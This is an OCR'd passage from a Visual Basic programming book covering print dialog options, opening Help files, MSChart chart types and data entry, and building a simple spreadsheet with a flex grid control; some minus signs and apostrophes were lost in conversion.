" **cdlPDUseDevModeCopies** &H40000; if a printer driver doesn t support multiple copies, setting this flag disables the Number Of Copies control in the Print dialog box. If a driver does support multiple copies, setting this flag indicates that the dialog box stores the requested number of copies in the **Copies** property.

You can set more than one flag for a dialog box using the **Or** operator. For example:

```
CommonDialog1.Flags = &H10& Or &H200&
```

Adding the desired constant values produces the same result.

Setting The Minimum And Maximum Pages To Print

When displaying a Print dialog box, you can set the minimum and maximum allowed values for the print range (in other words, the From and To pages to print) using the **Min** and **Max** properties of the Common Dialog control. The **Min** property sets the smallest number the user can specify in the From text box. The **Max** property sets the largest number the user can specify in the To text box. For example, here we restrict the possible pages to print to a maximum of 10, in the range 0 to 9:

```
Private Sub Command1_Click()
    Dim intLoopIndex As Integer

    On Error GoTo Cancel
    CommonDialog1.PrinterDefault = True
    CommonDialog1.Min = 0
    CommonDialog1.Max = 9
    CommonDialog1.ShowPrinter
    For intLoopIndex = 1 To CommonDialog1.Copies
        PrintForm
    Next intLoopIndex

Cancel:
End Sub
```

Now when the Print dialog box appears, you can see that in the Print Range box, at lower left in Figure 11.12, one option button says All 10 Pages . That is, we ve set a maximum total of 10 pages for our document. The actual page range is from 0 to 9.




Figure 11.12 Setting print range in a Print dialog box.

TIP: If the user enters a number outside the allowed From and To range and clicks on OK, an error message box will appear letting them know what the allowed range is.

Setting Page Orientation

When printing, you can set the page orientation portrait (upright) or landscape (sideways) with the Common Dialog control s **Orientation** property. This setting is communicated to the printer automatically, but note that not all printers will be able to set a document s orientation.

Here are the possible values for the **Orientation** property:

" **cdlPortrait** 1; documents are printed with the top at the narrow side of the paper (the default).

" **cdlLandScape** 2; documents are printed with the top at the wide side of the paper.

Here s an example. In this case, we re setting the printer s **Orientation** property to landscape:

```
Private Sub Command1_Click()
    Dim intLoopIndex As Integer
    On Error GoTo Cancel
    CommonDialog1.PrinterDefault = True
    CommonDialog1.Orientation = cdlLandscape
    CommonDialog1.ShowPrinter
    For intLoopIndex = 1 To CommonDialog1.Copies
        PrintForm
    Next intLoopIndex

Cancel:
End Sub
```

Showing Windows Help From A Visual Basic Program

You can display a Windows Help file (.hlp) with the Common Dialog control s **ShowHelp** method. To use this method, you first set the Common Dialog control s **HelpCommand** property to one of the following settings, and the **HelpFile** property to the actual name of the Help file to open.

Here are the possible settings for **HelpCommand**:

" **cdlHelpCommand** &H102&; executes a Help macro.

" **cdlHelpContents** &H3&; displays the Help contents topic as defined by the Contents option in the **[OPTION]** section of the HPJ file. This constant doesn t work for Help files created with Microsoft Help Workshop Version 4.0X. Instead, you use the value &HB to get the same effect.

" **cdlHelpContext** &H1&; displays Help for a particular context. When using this setting, you must also specify a context using the **HelpContext** property.

" **cdlHelpContextPopup** &H8&; displays in a pop-up window a particular Help topic identified by a context number defined in the **[MAP]** section of the HPJ file.

" **cdlHelpForceFile** &H9&; ensures WinHelp displays the correct Help file. If the correct Help file is currently displayed, no action occurs. If the incorrect Help file is displayed, WinHelp opens the correct file.

" **cdlHelpHelpOnHelp** &H4&; displays Help for using the Help application itself.

" **cdlHelpIndex** &H3&; displays the index of the specified Help file. An application should use this value only for a Help file with a single index.

" **cdlHelpKey** &H101&; displays Help for a particular keyword. When using this setting, you must also specify a keyword using the **HelpKey** property.

" **cdlHelpPartialKey** &H105&; displays the topic found in the keyword list that matches the keyword passed in the **dwData** parameter if there is one exact match.

" **cdlHelpQuit** &H2&; notifies the Help application that the specified Help file is no longer in use.

" **cdlHelpSetContents** &H5&; determines which contents topic is displayed when a user presses the F1 key.

" **cdlHelpSetIndex** &H5&; sets the context specified by the **HelpContext** property as the current index for the Help file specified by the **HelpFile** property. This index remains current until the user accesses a different Help file. Use this value only for Help files with more than one index.

Often, you want to open a Help file to its contents page, and so you d set the **HelpCommand** property to the **cdlHelpContents** constant. Be careful, however, that constant doesn t work with some Help files (those constructed with the Microsoft Help Workshop Version 4.0X), so check if **ShowHelp** works properly before releasing your program. The **cdlHelpContents** constant works with fewer Help files than you might think in fact, it won t open the main Windows Help file itself, windows.hlp, correctly. Instead, you must use a special value, &HB:

```
Private Sub Command1_Click()
    CommonDialog1.HelpCommand = &HB
    CommonDialog1.HelpFile = "c:\windows\help\windows.hlp"
    CommonDialog1.ShowHelp
End Sub
```

The result of this code appears in Figure 11.13. Here, we re opening the Windows main Help file to its contents page.

Figure 11.13 Opening Windows Help from a Visual Basic program.

Our **ShowHelp** example is a success. The code for this example is located in the helpdialog folder on this book s accompanying CD-ROM.

Chapter 12
The Chart And Grid Controls

If you need an immediate solution to:

Adding A Chart Control To A Program

Adding Data To A Chart Control

Working With A Multiple Data Series

Setting Chart And Axis Titles And Chart Colors

Creating Pie Charts

Creating 2D And 3D Line Charts

Creating 2D And 3D Area Charts

Creating 2D And 3D Bar Charts

Creating 2D And 3D Step Charts

Creating 2D And 3D Combination Charts

Adding A Flex Grid Control To A Program

Working With Data In A Flex Grid Control

Typing Data Into A Flex Grid

Setting Flex Grid Grid Lines And Border Styles

Labeling Rows And Columns In A Flex Grid

Formatting Flex Grid Cells

Sorting A Flex Grid Control

Dragging Columns In A Flex Grid Control

Connecting A Flex Grid To A Database

In Depth

In this chapter, we re going to work with two types of Visual Basic controls: chart and grid controls. You use these controls to display data for example, a chart of a data set can make it come alive in a unique way. Like most Visual Basic controls, both of

these control types can be filled with data in two ways: under program control or from a database. In this chapter, we ll get familiar with charts and grids and placing data in them ourselves; when we discuss the Visual Basic s data-bound controls later in this book, we ll see how to make the connection to databases.

The Chart Control

The Visual Basic chart control takes a little getting used to and it s changed significantly over time but when you get the hang of it, you can create dramatic effects. For making your data visible, there s little better than an effective graph. Here are the types of charts you can create using the Visual Basic chart control:

" 2D or 3D bar chart

" 2D or 3D line chart

" 2D or 3D area chart

" 2D or 3D step chart

" 2D or 3D combination chart

" 2D pie chart

" 2D XY chart

As we ll see, there are several ways of working with the data in a chart control; that data is stored in a data grid, and we re responsible for filling that grid. To create a simple graph, such as a line chart showing wheat production over time, you fill the data grid with a one-dimensional array. If you want to display a graph of a *series* of data sets in the same chart, such as a line chart with three lines showing wheat, soybean, and rye production over time, you use a two-dimensional array (with three columns in this case). We ll see how this works in the Immediate Solutions.

To add a chart control to your program, open the Components dialog box by selecting Project[vbar]Components, click the Controls tab, select the Microsoft Chart Control entry, and click on OK to close the Components dialog box. The Chart Control tool appears as the eleventh tool down on the right in Figure 12.1.

Figure 12.1 The Chart Control tool.

The chart control takes care of many programming concerns automatically such as scaling the axes or setting colors although you can override those settings if you wish.

Grid Controls

Grid controls display data in a table-like form, with rows and columns of cells. In fact, you can use grids to do just that: display tables of data. You can also use them to

display spreadsheets.

Visual Basic has a number of grid controls: the data grid control, the flex grid control, and the hierarchical flex grid control. We ll take a look at the flex grid control here and save the data grid control for our discussion of data-bound controls (in fact, flex grids can connect to databases just as data grid controls can, but they present the database s data in read-only format).

Like charts, grids give you a way of displaying data. Whereas charts present data in graphical format, grids appear like spreadsheets (and, in fact, if you want to create a spreadsheet in Visual Basic, you use a grid). A grid presents the user with a two-dimensional array of individual cells. You can make the cells in the grid active just as you d expect in a spreadsheet; for example, you can keep a running sum at the bottom of columns of data.

One thing that takes many Visual Basic programmers by surprise is that there s no automatic way for users to enter data in a grid control (that is, it doesn t function as a grid of text boxes). When you display a grid, it seems that users should be able to just type the data they want into the grid, but that s not the way it works.

Grid controls can hold data in each cell when you put it there, but the user can t simply enter that data you have to add the code to do that. We ll see how to fix this with a moveable text box in this chapter when the user types into a cell, we ll move the text box to that cell and make it appear that the user is typing directly into the cell.

The flex grid control is often used to display database data in read-only format. It also features the ability to rearrange its columns under user control, as we ll see, as well as the ability to display images in each cell instead of just text. Each cell supports word wrap and formatting.

To add a flex grid control to your program, open the Components dialog box by selecting Project[vbar]Components, click the Controls tab, select the Microsoft FlexGrid Control entry, then click on OK to close the Components dialog box. The Flex Grid Control tool is the twelfth tool down on the left in Figure 12.2.

Figure 12.2 The Flex Grid Control tool.

That s it for our overview of charts and grids it s time to turn to the Immediate Solutions.

Immediate Solutions

Adding A Chart Control To A Program

The Testing Department is calling again. Your new program, *SuperDuperDataCrunch*, is great, but why does it display the data as a long stream of numbers in a text box? Well, you ask, what else would you suggest? They say, how about a chart?

It s time to add a Microsoft chart control to your program, and doing that is easy just follow these steps:

1. Select the Project[vbar]Components menu item.

2. Select the Controls tab in the Components box that opens.

3. Select the Microsoft Chart Control entry in the Components box, and click on OK to close the Components box.

4. Draw a new chart control on your form.

To select the type of chart you want, you set the chart control s **ChartType** property. Here are the possible settings for that property:

" **VtChChartType3dBar** 3D bar chart

" **VtChChartType2dBar** 2D bar chart

" **VtChChartType3dLine** 3D line chart

" **VtChChartType2dLine** 2D line chart

" **VtChChartType3dArea** 3D area chart

" **VtChChartType2dArea** 2D area chart

" **VtChChartType3dStep** 3D step chart

" **VtChChartType2dStep** 2D step chart

" **VtChChartType3dCombination** 3D combination chart

" **VtChChartType2dCombination** 2D combination chart

" **VtChChartType2dPie** 2D pie chart

" **VtChChartType2dXY** 2D XY chart

TIP: Note that the **ChartType** property actually appears with a small initial letter,

chartType, in the current build of Visual Basic, although when you check the Visual Basic documentation, it has a large initial letter, **ChartType**. Because Visual Basic corrects capitalization automatically, you can type this property in either way, but it s an oddity you might note.

Now that you ve added a new chart control to your program, it s time to fill it with data. There are several ways of doing so, and they can get pretty involved. See the next topic in this chapter for the details.

Adding Data To A Chart Control

You ve added a chart control to your form, and it s displaying data but it s not your data. How do you fix that?

When you add a chart control to a form, it displays random data (which is good if you want to change chart types and see what the possibilities look like). That s fine as far as it goes, but now it s time to enter your own data in that chart. There are several ways of doing so, and we ll look at them here.

Using The ChartData Property

As mentioned in this chapter s overview, the data in a chart control is stored in an internal data grid (in fact, it s stored in a Visual Basic data grid control, one of the data-bound controls, inside the chart control). Probably the quickest way of filling a chart control is by filling that data grid directly, and we can access the data grid directly with the chart control s **ChartData** property.

You can either get or set the data grid in a chart control with this property, because it refers directly to an array of variants. Let s take a look at an example. Here, we ll just create a simple bar chart (**ChartType** = **VtChChartType2dBar**, the default).

Start by adding a new chart control, **MSChart1** (that s the default name Visual Basic will give it) to your program. Next, we declare an array of variants to hold our data:

```
Private Sub Form_Load()
    Dim X(1 To 5) As Variant
...
```

The first entry in the array is a label that will appear on the x-axis; we ll just label it Data :

```
Private Sub Form_Load()

    Dim X(1 To 5) As Variant
    X(1) = "Data"
```

```
...
```

Next, we add the data itself we want to display:

```
Private Sub Form_Load()

    Dim X(1 To 5) As Variant
    X(1) = "Data"
    X(2) = 1
    X(3) = 2
    X(4) = 3
    X(5) = 4
...
```

Finally, we install the array in **MSChart1** using the **ChartData** property:

```
Private Sub Form_Load()

    Dim X(1 To 5) As Variant
    X(1) = "Data"
    X(2) = 1
    X(3) = 2
    X(4) = 3
    X(5) = 4

    MSChart1.ChartData = X

End Sub
```

That s it. Now run the program as you see in Figure 12.3. We ve created our first simple chart.

The code for this program is located in the chart folder on this book s accompanying CD-ROM.

Another way of installing data in a chart is to use the **Data** property.

Using The Data Property

You can also use the chart control s **Data** property to enter data. To use the **Data** property to fill the chart control s data grid, you set the row and column you want to place data in using the chart control s **Row** and **Column** properties, and then you just

set the **Data** property to the value you want at that location, like this: **MSChart1.Data = 5**. Note that because we re not passing an array to the chart control here, you must give that control the proper dimensions of the array you re setting up, which means you must set the **RowCount** and **ColumnCount** properties.

If you re just entering sequential data points, you can set the chart control s **AutoIncrement** property to True, and then enter the sequential points into the **Data** property, one after another:

```
Private Sub Form_Load()
    MSChart1.Data = 1
    MSChart1.Data = 2
    MSChart1.Data = 3
    MSChart1.Data = 4
...
```

The **Data** property can only take numeric data, so to set the text that will appear on the x-axis for our data, we use the **RowLabel** property to label row 1 like this:

```
Private Sub Form_Load()
    MSChart1.Data = 1
    MSChart1.Data = 2
    MSChart1.Data = 3
    MSChart1.Data = 4
    MSChart1.Row = 1
    MSChart1.RowLabel = "Data"
End Sub
```

And that s it this code produces the same result you see in Figure 12.3.

Figure 12.3 Creating a simple chart.

Using The SetData Method

You can use the data grid **SetData** method to place data in the chart control. Here s how you use **SetData** :

```
DataGrid.SetData (row, column, dataPoint, nullFlag)
```

Here s what the various arguments you pass to **SetData** mean:

" *row* Identifies the row containing the data point value

" *column* Identifies the column containing the data point value

" *dataPoint* Holds the data value (a **Double** value)

" *nullFlag* Indicates whether or not the data point value is a null

All the data in our simple chart is in the same row, so we fill the data grid in the chart control using **SetData** this way (note that we access the data grid with the chart control s **DataGrid** property here):

```
Private Sub Form_Load()

MSChart1.DataGrid.SetData 1, 1, 1, False
MSChart1.DataGrid.SetData 1, 2, 2, False
MSChart1.DataGrid.SetData 1, 3, 3, False
MSChart1.DataGrid.SetData 1, 4, 4, False

MSChart1.Row = 1
MSChart1.RowLabel = "Data"

End Sub
```

This code produces the same result as before, shown in Figure 12.3.

Working With A Multiple Data Series

The Testing Department is calling again. Your graph of total imported wheat by month looks very nice, but now that the company has diversified, you need to show the imports of rice, corn, wheat, lentils, and rye all on the same chart. Can you do that?

You certainly can, using a data *series*. When you fill the chart control s data grid, you

just add a new column for each crop, and a new line will appear in your graph. How does that work? Let s see an example.

Here, we ll graph rice, corn, wheat, lentils, and rye imports for the months of January and February. Each set of data, rice, corn, wheat, lentils, and rye makes up a series, and each column in the data grid will hold the data for one series. We add a new row to make a new x-axis point for each item in the series. In this example, we ll have two rows, one for January and one for February, and five columns, one each for rice, corn, wheat, lentils, and rye.

In fact, we add one row to hold row labels and one column to hold column labels. The row labels (January and February) will appear on the x-axis, and the column labels (rice, corn, wheat, lentils, and rye) will appear in the chart s *legend* so the user can figure out what all the different-color lines (the data series) in the chart mean. Here s the way the data grid will be set up when we re done:

	Rice	**Corn**	**Lentils**	**Wheat**	**Rye**
January	2	3	4	5	6
February	4	6	8	10	12

Here s how that looks in code:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

X(1, 2) = "Rice"
X(1, 3) = "Corn"
X(1, 4) = "Lentils"
X(1, 5) = "Wheat"
X(1, 6) = "Rye"

X(2, 1) = "January"
X(2, 2) = 2
X(2, 3) = 3
X(2, 4) = 4
X(2, 5) = 5
X(2, 6) = 6

X(3, 1) = "February"
```

```
X(3, 2) = 4
X(3, 3) = 6
X(3, 4) = 8
X(3, 5) = 10
X(3, 6) = 12

MSChart1.ChartData = X

End Sub
```

When you set the chart control s **ChartType** property to **VtChChartType2dLine** and the **ShowLegend** property to True so the legend is displayed, the result appears as shown in Figure 12.4. You can see the various data series represented there, and the legend at right explains what each line means.

Figure 12.4 A 2D line chart with a data series.

You can also use a data series with 3D graphs setting **ChartType** to **VtChChartType3dStep** creates the 3D step chart in Figure 12.5.

Figure 12.5 A 3D step chart with a data series.

The code for this example is located in the chartseries folder on this book s accompanying CD-ROM.

TIP: To draw the sum of various series in a chart, you can open the chart control s property pages, click the Chart tab, and in the Chart Options box, click the Stack Series item. This will stack the series one on top of the other, which can be convenient if you want to look at a sum of various series.

Setting Chart And Axis Titles And Chart Colors

In the previous topic, we ve seen how to create row labels and use a legend in a chart. However, there s much more here you can also set a chart s title, as well as give titles to the entire x- and y-axes.

To set a chart s titles, you can open the chart control s property pages, and you do that at design time by right-clicking the chart control and selecting Properties in the menu that appears. You can then click the Text tab in the property pages and set the text for the chart s title, as well as the titles of the two axes. If you click the Fonts tab, you can

set the fonts used in those titles.

As an example, we ve added axis titles to the chart in Figure 12.6.

Figure 12.6 Setting axis titles.

You can also set the colors used in a series in a chart in the property pages just click the Series Color tab in the property pages, and you can set the color used for each series (that is, each column in the data grid).

Creating Pie Charts

The Testing Department is calling again: bar charts are nice, but how about some pie charts in your new program, *SuperDuperDataCrunch*? You think, How do you do that?

You set the chart control s **ChartType** property to **VtChChartType2dPie**. The chart control will display as many pie charts as you set up rows in the data grid (minus one row for the use of labels). For example, we ll set up two pie charts here, January and February, each with five pie slices, rice, corn, lentils, wheat, and rye:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

X(1, 2) = "Rice"
X(1, 3) = "Corn"
X(1, 4) = "Lentils"
X(1, 5) = "Wheat"
X(1, 6) = "Rye"

X(2, 1) = "January"
X(2, 2) = 2
X(2, 3) = 3
X(2, 4) = 4
X(2, 5) = 5
X(2, 6) = 6

X(3, 1) = "February"
X(3, 2) = 4
```

```
X(3, 3) = 6
X(3, 4) = 8
X(3, 5) = 10
X(3, 6) = 12

MSChart1.ChartData = X

End Sub
```

The result appears in Figure 12.7. Now we re creating pie charts in Visual Basic.

Figure 12.7 Two pie charts in Visual Basic.

TIP: You can also select a pie slice to make it stand out.

Creating 2D And 3D Line Charts

How can you create a 2D or a 3D line chart? You set the Microsoft chart control s **ChartType** property to **VtChChartType2dLine** or **VtChChartType3dLine**.

Here s an example where we create a 2D line chart in the chart control **MSChart1** and a 3D line chart in **MSChart2**. First, we set up the data we ll use in the chart controls data grids:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

X(1, 2) = "Rice"
X(1, 3) = "Corn"
X(1, 4) = "Lentils"
X(1, 5) = "Wheat"
X(1, 6) = "Rye"

X(2, 1) = "January"
X(2, 2) = 6
X(2, 3) = 5
X(2, 4) = 4
X(2, 5) = 3
X(2, 6) = 2

X(3, 1) = "February"
X(3, 2) = 12
X(3, 3) = 10
X(3, 4) = 8
X(3, 5) = 6
X(3, 6) = 4

MSChart1.ChartData = X
MSChart2.ChartData = X
...
```

Then we set the **ChartType** property:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

...
MSChart1.ChartData = X
MSChart2.ChartData = X
MSChart1.chartType = VtChChartType2dLine
MSChart2.chartType = VtChChartType3dLine

End Sub
```

And that s it the result of this code appears in Figure 12.8.

Figure 12.8 A 2D and 3D line chart.

Creating 2D And 3D Area Charts

An area chart displays data in a series as *areas*. How can you create a 2D or a 3D area chart? You set the Microsoft chart control s **ChartType** property to **VtChChartType2dArea** or **VtChChartType3dArea**.

Here s an example where we create a 2D area chart in the chart control **MSChart1** and a 3D area chart in **MSChart2**. First, we set up the data we ll use in the chart controls data grids:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

X(1, 2) = "Rice"
X(1, 3) = "Corn"
X(1, 4) = "Lentils"
X(1, 5) = "Wheat"
X(1, 6) = "Rye"

X(2, 1) = "January"
```

```
X(2, 2) = 2
X(2, 3) = 3
X(2, 4) = 4
X(2, 5) = 5
X(2, 6) = 6

X(3, 1) = "February"
X(3, 2) = 4
X(3, 3) = 6
X(3, 4) = 8
X(3, 5) = 10
X(3, 6) = 12

MSChart1.ChartData = X
MSChart2.ChartData = X
...
```

Then we set the **ChartType** property:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

...
MSChart1.ChartData = X
MSChart2.ChartData = X

MSChart1.chartType = VtChChartType2dArea
MSChart2.chartType = VtChChartType3dArea

End Sub
```

And that s it the result of this code appears in Figure 12.9. Now we re drawing 2D and 3D area charts.

Figure 12.9 A 2D and 3D area chart in Visual Basic.

Creating 2D And 3D Bar Charts

Bar charts, also called *histograms*, just present their data using bars that match the respective data values. How can you create a 2D or a 3D bar chart? You set the Microsoft chart control s **ChartType** property to **VtChChartType2dBar** or **VtChChartType3dBar**.

Here s an example where we create a 2D bar chart in the chart control **MSChart1** and a 3D bar chart in **MSChart2**. First, we set up the data we ll use in the chart controls data grids:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

X(1, 2) = "Rice"
X(1, 3) = "Corn"
X(1, 4) = "Lentils"
X(1, 5) = "Wheat"
X(1, 6) = "Rye"

X(2, 1) = "January"
X(2, 2) = 4
X(2, 3) = 6
X(2, 4) = 8
X(2, 5) = 10
X(2, 6) = 12

X(3, 1) = "February"
X(3, 2) = 2
X(3, 3) = 3
X(3, 4) = 4
X(3, 5) = 5
X(3, 6) = 6

MSChart1.ChartData = X
MSChart2.ChartData = X
...
```

Then we set the **ChartType** property:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

...
MSChart1.ChartData = X
MSChart2.ChartData = X

MSChart1.chartType = VtChChartType2dBar
MSChart2.chartType = VtChChartType3dBar

End Sub
```

And that s it the result of this code appears in Figure 12.10. Note that the data rows in the 2D chart s series are presented side by side.

Figure 12.10 A 2D and a 3D bar chart in Visual Basic.

Creating 2D And 3D Step Charts

Step charts present their data using bars as a series of steps. How can you create a 2D or a 3D step chart? You set the Microsoft chart control s **ChartType** property to **VtChChartType2dStep** or **VtChChartType3dStep**.

Here s an example where we create a 2D step chart in the chart control **MSChart1** and a 3D step chart in **MSChart2**. First, we set up the data we ll use in the chart controls data grids:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

X(1, 2) = "Rice"
X(1, 3) = "Corn"
X(1, 4) = "Lentils"
X(1, 5) = "Wheat"
X(1, 6) = "Rye"

X(2, 1) = "January"
```

```
X(2, 2) = 4
X(2, 3) = 6
X(2, 4) = 8
X(2, 5) = 10
X(2, 6) = 12

X(3, 1) = "February"
X(3, 2) = 2
X(3, 3) = 3
X(3, 4) = 4
X(3, 5) = 5
X(3, 6) = 6

MSChart1.ChartData = X
MSChart2.ChartData = X
...
```

Then we set the **ChartType** property:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

...
MSChart1.ChartData = X
MSChart2.ChartData = X

MSChart1.chartType = VtChChartType2dStep
MSChart2.chartType = VtChChartType3dStep

End Sub
```

And that s it the result of this code appears in Figure 12.11. Note that the data rows in the 2D chart s series are presented side by side.

Figure 12.11 A 2D and a 3D step chart in Visual Basic.

Creating 2D And 3D Combination Charts

Combination charts present their data as bars whose height matches relative data values. How can you create a 2D or a 3D combination chart? You set the Microsoft chart control s **ChartType** property to **VtChChartType2dCombination** or **VtChChartType3dCombination**.

Here s an example where we create a 2D combination chart in the chart control **MSChart1** and a 3D combination chart in **MSChart2**. First, we set up the data we ll use in the chart controls data grids:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

X(1, 2) = "Rice"
X(1, 3) = "Corn"
X(1, 4) = "Lentils"
X(1, 5) = "Wheat"
X(1, 6) = "Rye"

X(2, 1) = "January"
X(2, 2) = 4
X(2, 3) = 6
X(2, 4) = 8
X(2, 5) = 10
X(2, 6) = 12

X(3, 1) = "February"
X(3, 2) = 2
X(3, 3) = 3
X(3, 4) = 4
X(3, 5) = 5
X(3, 6) = 6

MSChart1.ChartData = X
MSChart2.ChartData = X
...
```

Then we set the **ChartType** property:

```
Private Sub Form_Load()

Dim X(1 To 3, 1 To 6) As Variant

...
MSChart1.ChartData = X
MSChart2.ChartData = X

MSChart1.chartType = VtChChartType2dCombination
MSChart2.chartType = VtChChartType3dCombination

End Sub
```

And that s it the result of this code appears in Figure 12.12. Note that the data rows in the 2D chart s series are presented side by side.

Figure 12.12 A 2D and a 3D combination chart in Visual Basic.

Adding A Flex Grid Control To A Program

The Program Design Department is calling. Can you whip up a program to display a few tables of data? No problem, you say, I ll use the Microsoft flex grid control. They ask, and how about spreadsheets? You say, no problem flex grids can handle that too.

You can add a flex grid to a Visual Basic project easily; just follow these steps:

1. Select the Project[vbar]Components menu item.

2. Click the Controls tab in the Components dialog box.

3. Select the Microsoft FlexGrid Control entry in the Components dialog box.

4. Close the Components dialog box by clicking on OK. This displays the Flex Grid Control tool in the toolbox.

5. Add a flex grid control to your form in the usual way for Visual Basic controls, using the Flex Grid Control tool.

6. Set the flex grid s **Rows** and **Cols** properties to the number of rows and columns you want in your flex grid. You can also customize your flex grid by setting such properties as **BorderStyle**, **ForeColor**, **BackColor**, and so on.

This gives you a blank flex grid control in your program; the next step is to fill it with data. To start doing that, take a look at the next topic in this chapter.

TIP: When you insert a flex grid, you can also connect it to a database. To do this, you create a new data control (it s an intrinsic Visual Basic control and appears in the toolbox when you start Visual Basic), connect that control to the database (by setting its **DatabaseName** and **RecordSource** properties), then set the flex grid s **DataSource** property to the name of the data control. We ll see more about connecting to a database when we discuss the data-bound Visual Basic controls. (See Connecting A Flex Grid To A Database later in this chapter.)

Working With Data In A Flex Grid Control

You re writing your new program, *SuperDuperDataCrunch*, and it s time to write the code for the spreadsheet part. You can use a flex grid control here but how do you insert and work with the data in a flex grid? To see how this works, we ll build a small spreadsheet example program that adds a column of numbers. This will show how to insert and access data in a flex grid, as well as how to handle text insertion direct from the user in a rudimentary way (we ll see a better method in the next topic in this chapter). Several flex grid properties will help us here:

" **Row** The current row in a flex grid

" **Col** The current column in a flex grid

" **Rows** The total number of rows

" **Cols** The total number of columns

" **Text** The text in the cell at (**Row**, **Col**)

We start by adding a flex grid to a form; give it 7 rows in the **Rows** property and 7 columns in the **Cols** property. We ll begin by labeling the column heads with letters and the row heads with numbers, just as you would see in any spreadsheet program.

Flex grids have **FixedCols** and **FixedRows** properties, which set the header columns and rows in the flex grid. These columns and rows are meant to label the other columns and rows, and they appear in gray by default (the other cells are white by default). Both **FixedCols** and **FixedRows** are set to 1 by default.

We ll add a column of numbers here, so we can also place labels in the first column of cells, Item 1 to Item 6 , and a label at the bottom, Total , to indicate that the bottom row holds the total of the six above. These labels are not necessary, of course, but we ll add them to show that you can use text as well as numbers in a flex grid. These labels will appear in column 1 of the flex grid, and users can place the data they want to add in column 2. The running sum appears at the bottom of column 2, as shown in Figure 12.13.

Figure 12.13 Designing a spreadsheet.

To set text in a flex grid cell, you set the **Row** and **Col** properties to that location and then place the text in the flex grid s **Text** property. Here s how we set up the row and column labels in **MSFlexGrid1** when the form loads:

```
Sub Form_Load()
    Dim Items(6) As String
    Dim intLoopIndex As Integer

    Items(1) = "Item 1"
    Items(2) = "Item 2"
    Items(3) = "Item 3"
    Items(4) = "Item 4"
    Items(5) = "Item 5"
    Items(6) = "Total"

    For intLoopIndex = 1 To MSFlexGrid1.Rows   1
```

```
        MSFlexGrid1.Col = 0
        MSFlexGrid1.Row = intLoopIndex
        MSFlexGrid1.Text = Str(intLoopIndex)
        MSFlexGrid1.Col = 1
        MSFlexGrid1.Text = Items(intLoopIndex)
    Next intLoopIndex
    MSFlexGrid1.Row = 0
    For intLoopIndex = 1 To MSFlexGrid1.Cols   1
        MSFlexGrid1.Col = intLoopIndex
        MSFlexGrid1.Text = Chr(Asc("A&")   1 + intLoopIndex)
    Next intLoopIndex
    MSFlexGrid1.Row = 1
    MSFlexGrid1.Col = 1

End Sub
```

The rows and labels appear as in Figure 12.14.

Figure 12.14 The flex grid spreadsheet program.

We ve set up the labels as we want them but what about reading data when the user types it? We can use the flex grid s **KeyPress** event for that:

```
Sub MSFlexGrid1_KeyPress(KeyAscii As Integer)

End Sub
```

If the user enters numbers in the cells of column 2, we ll add those values together in a running sum that appears at the bottom of that column, just as in a real spreadsheet program. To enter a number in a cell, the user can click the flex grid, which sets the grid s **Row** and **Col** properties. Then, when the user types, we can add that text to the cell:

```
Sub MSFlexGrid1_KeyPress(KeyAscii As Integer)

    MSFlexGrid1.Text = MSFlexGrid1.Text + Chr$(KeyAscii)
...
End Sub
```

This represents one way of letting the user enter text into a grid, but notice that we d have to handle all the editing and deleting functions ourselves this way; see the next topic in this chapter to see how to use a text box together with a flex grid for data entry.

Now that the user has changed the data in the spreadsheet, we add the numbers in column 2 this way:

```
Sub MSFlexGrid1_KeyPress(KeyAscii As Integer)
    Dim intRowIndex As Integer
    Dim Sum As Integer

    MSFlexGrid1.Text = MSFlexGrid1.Text + Chr$(KeyAscii)

    MSFlexGrid1.Col = 2
    Sum = 0

    For intRowIndex = 1 To MSFlexGrid1.Rows   2
         MSFlexGrid1.Row = intRowIndex
         Sum = Sum + Val(MSFlexGrid1.Text)
    Next intRowIndex
...
```

Note that each time you set the **Row** and **Col** properties to a new cell, that cell gets the focus. Because we want to place the sum of column 2 at the bottom of that column, that s a problem. When we place the sum there, as users type the digits of the current number they re entering, the focus would keep moving to the bottom of the column. To avoid that, we save the current row and column and restore them when we re done displaying the sum:

```
Sub MSFlexGrid1_KeyPress(KeyAscii As Integer)
    Dim intRowIndex As Integer
```

```
    Dim Sum As Integer

    MSFlexGrid1.Text = MSFlexGrid1.Text + Chr$(KeyAscii)
    OldRow = MSFlexGrid1.Row
    OldCol = MSFlexGrid1.Col
    MSFlexGrid1.Col = 2
    Sum = 0

    For intRowIndex = 1 To MSFlexGrid1.Rows   2
        MSFlexGrid1.Row = intRowIndex
        Sum = Sum + Val(MSFlexGrid1.Text)
    Next intRowIndex

    MSFlexGrid1.Row = MSFlexGrid1.Rows   1
    MSFlexGrid1.Text = Str(Sum)
    MSFlexGrid1.Row = OldRow
    MSFlexGrid1.Col = OldCol
End Sub
```

And that s it. Now the user can type numbers into the spreadsheet, and we ll display the running sum, as shown in Figure 12.15. We ve created a spreadsheet program using a flex grid control.

Figure 12.15 Adding numbers in the flex grid spreadsheet program.

The code for this example is located in the spreadsheet folder on this book s accompanying CD-ROM. Note that in this case we had to handle text entry ourselves, and we didn t let the user delete characters or perform other edits like cut and paste. We can do that if we use a text box for character entry, and we ll see how to do that in the next topic.

Typing Data Into A Flex Grid

In the previous topic, we saw how to work with data in a flex grid and how to use the **KeyPress** event to support rudimentary text entry. Microsoft, however, suggests you use a text box for text entry in a flex grid but how are you supposed to do that?

The way you do it is to keep the text box invisible until the user selects a cell, then move the text box to that cell, size it to match the cell, and make it appear. When the user is done typing and clicks another cell, you transfer the text to the current cell and make the text box disappear.

Why Microsoft didn t build this into flex grids is anybody s guess perhaps because many flex grids are not supposed to support text entry, and that functionality would just take up memory. However, we can do it ourselves.

To see how this works, add a text box to a form, and set its **Visible** property to False so it starts off hidden.

